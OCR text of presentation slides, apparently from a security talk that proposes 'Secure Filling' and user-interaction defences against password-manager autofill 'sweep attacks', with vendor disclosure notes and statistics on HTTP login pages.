


Defense #2: Secure Filling

more secure than manual entry

- Don’t let JavaScript read autofilled passwords
- Let form submit only if action matches action when password was saved
- (Site must submit form using HTTPS)
- Prototype implementation in Chromium (~50 lines)

More secure than manual entry



AJAX

- 10 sites out of Alexa Top 50* use AJAX to submit password forms
- Workarounds
  - Submit form in iFrame
  - Create browser SendPwd API

*as of October 2013

Disclosure

- Disclosed results to password vendors

Warning when autofilling HTTPS passwords on HTTP pages

Don't automatically autofill passwords in iFrames not same-origin with parent

Conclusions

- Automatic autofill has lots of corner cases
- Sweep Attacks: steal passwords without any user interaction
- Defenses
    - Require user interaction before filling passwords
    - Secure Filling
    - Just as convenient for user but much more secure

Questions?

HTTP Login Pages

Alexa Top 500*		
Login Pages	408	—
Load over HTTP, submit over HTTPS	71	17%
Load and submit over HTTP	123	30%
Load over HTTP	194	47%

*as of October 2013

What about strength checkers?

- Only needed on registration forms
- Use JavaScript to read password field
- Don’t conflict with secure filling - password managers shouldn’t be filling existing passwords on registration forms